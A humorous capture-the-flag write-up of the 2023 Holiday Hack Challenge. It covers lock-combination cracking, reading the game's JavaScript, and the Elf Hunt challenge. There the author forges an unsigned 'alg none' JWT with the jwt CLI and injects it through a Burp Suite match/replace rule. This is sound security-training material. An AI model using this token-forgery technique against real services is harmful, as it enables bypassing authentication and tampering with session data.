🟥 Reset Status 🟥 Tension Status

The second guess number located is 10, with the dial stuck rotating just below and above it.

Now that you have the guess numbers, you pry the sticky number from your fingers and calculate the first digit:

```
d1 == sticky number + 5 == 35
```



Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟥 Tension Status



Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟥 Tension Status

You whip out your Python scripts and calculate the two candidates for the third digit by passing the first digit (35) and guess numbers (5, 10) as arguments. The script cheerfully tells you there are two candidates for the third digit, 15 and 35. It also tells you the remainder used is 3, which you will need when calculating the second digit.


```
$ python3 ./third_digit_candidates.py 35 5 10
Remainder: 3
Candidates for Third Digit: [15, 35]
```


Back at the lock, you again reset the lock with the magical double click, position the dial on 35 and apply heavy, maximal tension. The dial moves slowly and smoothly between the lower and upper bounds on either side of 35.


Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟥 Tension Status


Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟥 Tension Status

You release the tension, both of the dial and your shoulders, position the dial on 15 and again apply heavy, maximal tension. The dial moves rapidly and jerkily between the lower and upper bounds on either side of 15. With the physical digital (or maybe digital physical) divide, you're not sure if this constitutes "looseness" but you think it does. You digitally jot down 15 as the third digit. You know if you get it wrong, you can always try the other digit later - the number of combinations to test will double from eight to sixteen.


Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟥 Tension Status


Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟥 Reset Status 🟥 Tension Status

Again whipping out your Python scripts, you calculate the candidates for the second digit, passing in the third digit (15) and remainder (3) as arguments:


```
$ python3 ./second_digit_candidates.py 15 3
Preliminary candidates: [5, 13, 21, 29, 37, 9, 17, 25, 33, 1]
Candidates for Second Digit: [5, 21, 29, 37, 9, 25, 33, 1]
```


Summing up, the eight candidate combinations are:

- First digit: 35
- Second digit candidates: [5, 21, 29, 37, 9, 25, 33, 1]
- Third digit: 15

Returning to the lock face, you double click reset it and rotate the dial clockwise to 35. You then rotate the dial counter-clockwise *past* 5, before continuing onward, counter-clockwise to 5. Finally, you rotate the dial clockwise to 15 and apply tension. Luckily, on just a single try, the lock pops open! So the winning combination was **35-5-15**.


Bow Ninecandle's leg muscles must be super powerful, for despite the emergency situation, they still have time to have a short parting word with you.


Instructions:
1. Double click dial to reset.
2. Left/Right arrows to move dial.
3. Drag shackle up for pressure/unlock.
🟩 Reset Status 🟩 Tension Status




Oh, thank heavens! You're a lifesaver! With your knack for cracking codes, we've just turned a potential 'loo catastrophe' into a holiday triumph!

The objective is marked complete and an achievement unlocked.


Faster Lock Combination


Difficulty:


Over on Steampunk Island, Bow Ninecandle is having trouble opening a padlock. Do some research and see if you can help open it!


Congratulations! You have completed the Faster Lock Combination challenge!

You quickly say farewell to Bow Ninecandle, all too aware they have urgent business to attend to. As you hasten down the pier, though, you glance back only to be confronted by a puzzling situation.
Despite the apparent urgency of it all, Bow Ninecandle shows no signs of moving. You suspect some nefarious misdirection is afoot but as you edge closer and closer to your ship, you put it out of mind, eager for your next adventure.

Ribb Bonbowford and Jason - Coggoggle Marina - Steampunk island







Continuing counter-clockwise around Steampunk Island, you dock at Coggoggle Marina. Here, you meet Ribb Bonbowford. They're concerned about Alabaster Snowball's experiments with ChatNPT and want you to check up on them in Rainraster Cliffs, on Pixel Island. From the KQL Kraken Hunt, you know that Alabaster Snowball is the Head Elf. It's nice they have other elves to look out for them.

You also say hi to Jason, the not-dead fish, who is sucking up the rays. Such a superfluous encounter simply had to make its way into this report somehow.


There is nothing much else to goggle at in the Coggoggle Marina so you take your leave.

Game On, Game Boy - Rusty Quay - Steampunk Island






In Rusty Quay, on the western side of Steampunk Island, you meet Angel Candysalt, who tells you Game Cartridge: Vol 3 is nearby and is in fact visible. You'd be amazed if you can tackle Vol 3 before Vol 1 and Vol 2, though, so for now, you simply take the gifted cartridge detector and head off. A small voice in the back of your mind wonders if you're being a bit rude but you only have a rusty key to the door of etiquette and it doesn't budge. You don't much care, though, because Three cartridges means ChatNPT is at work here and you don't think they stand on ceremony, or on anything else for that matter.



```
2023.holidayhackchallenge.com
  images
  js
    badgehint
    badgeitem
    badgemap
    badgeobjective
    badgesetting
    badgetokenadmin
    main
      christmasmagic.js
    vendors~badgeachievemen
    vendors~badgeobjective
  (index)
  8.a3d7ae081f9c174db15d.css
  main.a3d7ae081f9c174db15d
code.jquery.com
fonts.googleapis.com
fonts.gstatic.com
use.fontawesome.com
```



```
    readyForMusic: nr.a.bool.isRequired,
    volume: nr.a.number.isRequired,
    hasSession: nr.a.bool.isRequired
};
var Jl = Object(l.b)(e=>({
    readyForMusic: Object(Mn.a)(e),
    currentSong: Vt(e),
    volume: Object(Ln.a)(e, "musicvolume"),
    hasSession: Object(wt.f)(e),
    currentArea: Object(wt.a)(e),
    currentLocation: Object(wt.c)(e),
    muted: Object(Ln.a)(e, "muted")
}))(ql);
class $l extends a.a.Component {
    shouldComponentUpdate(e) {
        const {readyForMusic: t, volume: n, currentLocation: r, ambiance: a, mute
        return r !== e.currentLocation || n !== e.volume || t !== e.readyForMusic
    }
    getVolume(e) {
        const {currentLocation: t, hasSession: n, volume: r, muted: a, tokens: i,
        if (!n)
            return 0;
        if (a)
            return 0;
        if ("gameboy_detector" === e.style) {
            if ("imt-tarnishedtrove" === o && -1 !== i.indexOf("gameboy1_found"))
                return 0;
            if ("pi-driftbitgrotto" === o && -1 !== i.indexOf("gameboy2_found"))
                return 0;
            if ("spi-rustyquay" === o && -1 !== i.indexOf("gameboy3_found"))
                return 0
```


However, even with a cartridge detector, you're disinclined to randomly explore the islands, hoping it will ping, so before you board ship, you take a look at `main/christmasmagic.js` in Chromium devtools to figure out Vol 1 is in the Tarnished Trove on the Island of Misfit Toys (imt) and Vol 2 is in Driftbit Grotto on Pixel Island (pi).

You don't know how you missed Tarnished Trove the last time you were on the Island of Misfit Toys but it somehow seems fitting that you missed it. You will endeavor to return there when you can.

Fencing in Cape Cosmic - Space Island

Before following up on Ribb Bonbowford's task, you sail west and drop in at Cape Cosmic on Space Island. This is a curious place surrounded by a chain link fence. What could Santa and the Elves possibly be hiding? You drop out of Cape Cosmic.

My voice is my passport - Spaceport Point - Space Island



Ribb Bonbowford over at Coggoggle Marina on Steampunk Island works with Wombley. Try asking if he knows.

Jewel Loggins


Whilst on Space Island, you make a point to visit Spaceport Point. Beyond a forest of foresty things, you come to a standstill as a voice activated tram door bars your way - there sure doesn't seem to be much space on Space Island.

Jewel Loggins informs you that only Wombley Cube has been seen entering and that Ribb Bonbowford might be able to help with the passphrase. So, the Cube that Wombles wombles into a secret facility? How curious.

You return to Ribb Bonbowford but they prove to be a hyper focused individual and will still only talk about Alabaster Snowball. It looks like Rainraster Cliffs is your next destination.

Elf Hunt - Rainraster Cliffs - Pixel Island

At the pixel drenched Rainraster Cliffs, up the first ladder you come to, is Piney Sappington, standing next to the Elf Hunt terminal.



Elf Hunt

Difficulty: 🌲🌲🌲🌲🌲


Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.

Hey there, friend! Piney Sappington here.

Piney Sappington

Piney Sappington gives you a hint that winning the Elf Hunt game will require manipulation of JWTs and if you help out, Piney will reveal a juicy secret. You love secrets. Especially juicy ones.

You dive in, clicking on the Elf Hunt terminal and are greeted with an introductory screen. The phrases **Elf Hunt** and **hit as many elves as possible** assail your ocular receptors. You had no idea that Santa and the Elves had such violent tendencies. You don't recall any indicators of this kind of behavior from the 2022 challenges ... but then you notice the mention of ChatNPT.



Welcome to Elf Hunt!

Santa's elves welcome you to a friendly snowball challenge.

Try and hit as many elves as possible.

Keep in mind, these elves are not mere mortals, they can 'jot' about the screen at tremendous speed.

ChatNPT will track your progress.
You will need to score 75 points to win the game.

To support our game chatNPT may advertise at times too.

Click anywhere to begin.


Good luck

Jingle all the way to Geese Islands this holiday!

Score: 0

Ahah! This challenge wasn't created by Santa or the Elves at all! It's ChatNPT's handy work (again). It must be hallucinating into thinking that Santa and the Elves are violent - maybe at some point Santa and the Elves had been lamenting the sorry state of the world and deciding who was worthy of presents this Christmas. You very briefly consider boycotting this challenge in protest against the gross misrepresentation but quickly realize the error of your ways - it'll be much more fun to beat ChatNPT at it's own game!

You click on the scroll and see elves flying across the screen. They sure do seem high ... up. Recalling the euphoria of laziness you experienced from Reportinator, you quickly click the Hint icon. So. There's a way to slow down these digital elf simulacra. You close the hint by clicking on the Hint icon again.



Hints

The elves are really fast aren't they?

If there were only some way to slow them down.

I wonder if they got into Santa's magic cookies?

Click the hint button to close this scroll

From frozen screens to tropical dreams:

Recalling Piney Sappington's hint about JWTs, you open Chromium's devtools and discover a Cookie called ElfHunt_JWT that appears to contain a JWT:


```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.
```

You note the JWT only has a header and body, with no signature. The absence of a signature should make it trivial to forge your own JWT.

In your Kali VM, you ensure you have the `jwt` CLI tool installed

```
sudo apt install jwt
```

You decode the JWT from the `ElfHunt_JWT` cookie, revealing that each Elf seems to have a speed of negative 500 … something. It's probably in some obscure unit like Elf-pixel-shoes per Santa-second or something.



Name	Value	Domain
ElfHunt_JWT	eyJhbGciOiJub25lIiwidHlwIjoi…	elfhunt.org

```
$ echo -n 'eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.' | jwt -show -
Header:
{
    "alg": "none",
    "typ": "JWT"
}
Claims:
{
    "speed": -500
}
```


You set about forging a JWT with a ten times slower speed value, making sure you set the JWT algorithm to none to match the original JWT:

```
$ echo -n '{"speed":-50}' | jwt -alg none -sign -
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwfQ.
```

You double check your encoding by decoding. It looks good, just like the original decoding but … um … slower.


```
$ echo -n eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwfQ.|jwt -show -
Header:
{
    "alg": "none",
    "typ": "JWT"
}
Claims:
{
    "speed": -50
}
```

Messing around with cookies in your browser's devtools makes you feel unclean. It simply can't be healthy to eat all dem cookies mixed in with the detritus the browser has cached. You fire up Burp Suite, knowing it hates caching as much as you do, and re-login to the challenge. Making sure Burp's Intercept feature is on, you click the Elf Hunt terminal. Eventually you come across the request to `elfhunt.org` that you're interested in . You instruct Burp to also intercept its response and click Forward to forward the request.



```
GET /?&challenge=elfhunt&username=metter&id=515                    a=pi-rainrastercliffs&location=26,18&tokens=elfhunt&dna=
ATATATTAATATATATATATATGCATATATATCGATTACGATATATA                    ATATATATTATAATATATATATATTACGATATTAGC HTTP/2
Host: elfhunt.org
Cookie: ElfHunt_JWT=eyJhbGciOiJub25lIiwidHlwIjo
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="1
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64                    e Gecko) Chrome/120.0.6099.71 Safari/537.36
Accept: text/html,application/xhtml+xml,applica                    image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: iframe
Referer: https://2023.holidayhackchallenge.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Priority: u=0, i
```


The intercepted response reveals the `Set-Cookie` header, which is the header you want to replace before it is received by the browser.



Response from https://elfhunt.org:443/?&challenge=elfhunt&username=metter&id=7faaaa85-de14-494e-9e7e-d35baac681e4&area=pi-

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Set-Cookie: ElfHunt_JWT=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.; Secure; Path=/; SameSite=None
X-Cloud-Trace-Context: 99a1ad9b508990750c54a99ee0425b68;o=1
Date: Sat, 23 Dec 2023 02:24:18 GMT
Server: Google Frontend
Cache-Control: private
Content-Length: 6841
Via: 1.1 google, 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

In Burp's proxy settings, you configure a match and replace rule to set the `ElfHunt_JWT` cookie to your forged value.



Tools > Proxy

Match and replace rules

Use these settings to automatically replace parts of requests and responses passing through the Proxy.

Only apply to in-scope items

Enabled	Item	Match	Replace	Type	Comment
	Request header	^Host: foo.example.org$	Host: bar.example.org	Regex	Rewrite Host header
	Request header		Origin: foo.example.org	Literal	Add spoofed CORS o
	Response header	^Strict\-Transport\-Securi...		Regex	Remove HSTS header
	Response header		X-XSS-Protection: 0	Literal	Disable browser XSS
✓	Response header		Set-Cookie: ElfHunt_JWT=eyJhbG...	Regex	Slow down elves


Edit match/replace rule

Specify the details of the match/replace rule.

Type: Response header
Match: Regex condition to match - leave blank to add a new header
Replace: Set-Cookie: ElfHunt_JWT=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwfQ.; Secure; Path=/; SameSite=None
Comment: Slow down elves
✓ Regex match

